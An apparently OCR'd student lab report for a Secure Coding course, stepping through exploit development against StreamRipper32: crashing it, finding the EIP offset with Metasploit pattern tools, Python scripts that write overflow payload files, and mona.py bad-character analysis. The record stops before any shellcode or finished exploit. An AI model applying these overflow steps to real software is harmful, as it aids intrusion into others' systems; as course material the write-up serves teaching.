ASSIGNMENT – 8

Working with the memory vulnerabilities – Part II


Name : Chaitanya

Reg Num : 19BCN7083

Faculty : Dr. Sibi Chakkaravarthy S

Subject : Secure Coding


- Step1: Crashing the Application



Max KB To Rip: 0

Relay Port: 10069

First let us see where we can abuse this stream Ripper . There are two way we can abuse this application. One is at Search Text and another is at Add song pattern. I choose Song pattern . first click on the add button and add payload to it to crash the application.



Pattern Match

Station Pattern


StreamRipper 32

Song Pattern

'rUfemkCwR3SB0osZC0F3K0XUQsrMCTS0AA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song



SRipper MFC Application


SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

We have successfully crashed the application. Now we can go to next step debugging the stream ripper and changing the trigger .


- Step2 : Find EIP :

In order to confirm the application is vulnerable to a buffer overflow, we will need to pass a malicious input to the program and cause a crash. We will use the following pattern. Add that pattern into the search song.



```
┌──(kali㉿kali)-[~]
└─$ locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb


┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6
Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4
Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8
Bg9Bh0Bh1Bh2B
```

After adding pattern to application the application get crashed. Now we use EIP address for finding offset .




```
┌──(kali㉿kali)-[~]
└─$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 69413569
[*] Exact match at offset 256
```

Here we got off set as 256.


The offset indicates that after 256 characters EIP is overwritten. As such we will test this by providing a string of 256 As, 4 Bs and 740 Cs. If EIP is overwritten by 4 Bs, then we have confirmed that all our offsets are correct.

- Step3: Control ESP


test.py - C:\Users\gsaib\Desktop\test.py
File Edit Format Run Options Windows

```
file=open("payload1.txt","w")
buf =""
buf +="A" * 256
buf+= "B"*4
buf+="C"*100

file.write(buf)
file.close()
```

Restart the debugging and add the generated payload into it .we will get as below.




```
Registers (FPU)
EAX 00000001
ECX 4FFD7E38
EDX 002034D0
EBX 00000001
ESP 0012F3F4 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0012F448 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ESI 0012FA08
EDI 7512AD28 USER32.SendMessageA

EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
```

As we can see that EIP address was written with “42424242” which means “BBBB” and ESP and EBP is over written with all “C” ‘s


- Step4: Identify Bad Characters

Bad characters are characters that alter our input string when it is parsed by the application. We use mona.py to get byte array in debugging.




```
          "\xa0\xa1\xa2\xa3\xa4\xa5\x
          "\xc0\xc1\xc2\xc3\xc4\xc5\x
          "\xe0\xe1\xe2\xe3\xe4\xe5\x
0BADF00D
0BADF00D  Done, wrote 256 bytes to fi
0BADF00D  Binary output saved in byte
0BADF00D
0BADF00D  [+] This mona.py action tool
```

```
!mona bytearray
```




```
"C:\Program Files\StreamRipper32\StreamRipper32.exe"

File 'C:\Program Files\StreamRipper32\StreamRipper32.exe'
[23:04:08] New process with ID 000009F4 created
Main thread with ID 0000096C created
Modules C:\Program Files\StreamRipper32\StreamRipper32.exe
Modules C:\Windows\system32\OLEPRO32.DLL
Modules C:\Windows\system32\oledlg.dll
Modules C:\Windows\system32\WINSPOOL.DRV
Modules C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7601.18837_none_ec86b8d6858ec0bc\COMCTL32.dll
Modules C:\Windows\system32\KERNELBASE.dll
Modules C:\Windows\system32\USER32.dll
Modules C:\Windows\system32\msvcrt.dll
Modules C:\Windows\system32\SHELL32.dll
Modules C:\Windows\system32\kernel32.dll
Modules C:\Windows\system32\GDI32.dll
Modules C:\Windows\SYSTEM32\sechost.dll
Modules C:\Windows\system32\ole32.dll
Modules C:\Windows\system32\SHLWAPI.dll
Modules C:\Windows\system32\USP10.dll
Modules C:\Windows\system32\OLEAUT32.dll
Modules C:\Windows\system32\ADVAPI32.dll
Modules C:\Windows\system32\RPCRT4.dll
Modules C:\Windows\SYSTEM32\ntdll.dll
Modules C:\Windows\system32\LPK.dll
Modules C:\Windows\system32\NSI.dll
Modules C:\Windows\system32\WS2_32.dll
Modules C:\Windows\system32\comdlg32.dll
Modules C:\Windows\system32\IMM32.DLL
[23:04:11] Program entry point
[+] Command used:
!mona bytearray
Generating table, excluding 0 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile bytearray.txt
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 256 bytes to file bytearray.txt
Binary output saved in bytearray.bin

[+] This mona.py action took 0:00:00.040000
```

Now copy the bad characters and generate payload to identify the bad characters in the application.




```
file=open("payload2.txt","w")

buf = ""
buf+="A" * 256
buf+="B"*4


buf+="\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf+="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf+="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf+="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf+="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf+="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf+="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
buf+="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

padding ="C" * (1000-len(buf))

buf+=padding

file.write(buf)
file.close()
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
♂♀♫☼►◄↕‼¶§▬↨↑↓→← !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ab
```

Insert the generated payload into add song pattern or search. we view where the start of our buffer is by right clicking the ESP register and selecting “follow in dump” which identifies ESP points directly to the start of our string.After that we can identify bad characters with following command. !mona compare -f bytearray.bin -a 0012F3F4. Here the address is address on the stack pointer.

As you can see in the below image the bad characters. Which are “/x00”,”/x0a”



Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Log data

```
Address  Message
0012F3F4 [+] Comparing with memory at location : 0x0012f3f4 (Stack)
0012F3F4 Only 9 original bytes of 'normal' code found.
0012F3F4     .-------------------------------------------------.
0012F3F4     | Comparison results:                             |
0012F3F4     |-------------------------------------------------|
0012F3F4   0 |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
0012F3F4     |20                            00 00 58 00 82 01| Memory
0012F3F4  10 |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
0012F3F4     |58 00 82 01 03 00 00 00 00 00 00 00 01 00 00 00| Memory
0012F3F4  20 |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
0012F3F4     |1f 60 13 75 57 60 13 75 58 00 82 01 18 03 02 00| Memory
0012F3F4  30 |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
...
0012F3F4     |04 00 00 00 13 00 00 00 10 00 00 00 02 02 00 00| Memory
0012F3F4  e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0012F3F4     |00 00 00 00 70 9f 76 00 00 02 00 00 03 00 00 00| Memory
0012F3F4  f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0012F3F4     |03 00 00 00 33 00 00 00 68 f5 12 00 73 cc 4b 00| Memory
0012F3F4     `-------------------------------------------------'
0012F3F4
0012F3F4                | File         | Memory       | Note
0012F3F4 ---------------------------------------------------------
0012F3F4 0  0  1   1    | 00           | 20           | corrupted
0012F3F4 1  1  9   9    | 01 ... 09    | 01 ... 09    | unmodified!
0012F3F4 ---------------------------------------------------------
0012F3F4 10 10 246 246  | 0a ... ff    | 00 ... 00    | corrupted
0012F3F4
0012F3F4 Possibly bad chars: 00 0a
0012F3F4
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.001000
```

mona Memory comparison results

Address	Status	BadChars	Type
0x0012f3f4	Corruption after 0 bytes	00 0a	normal

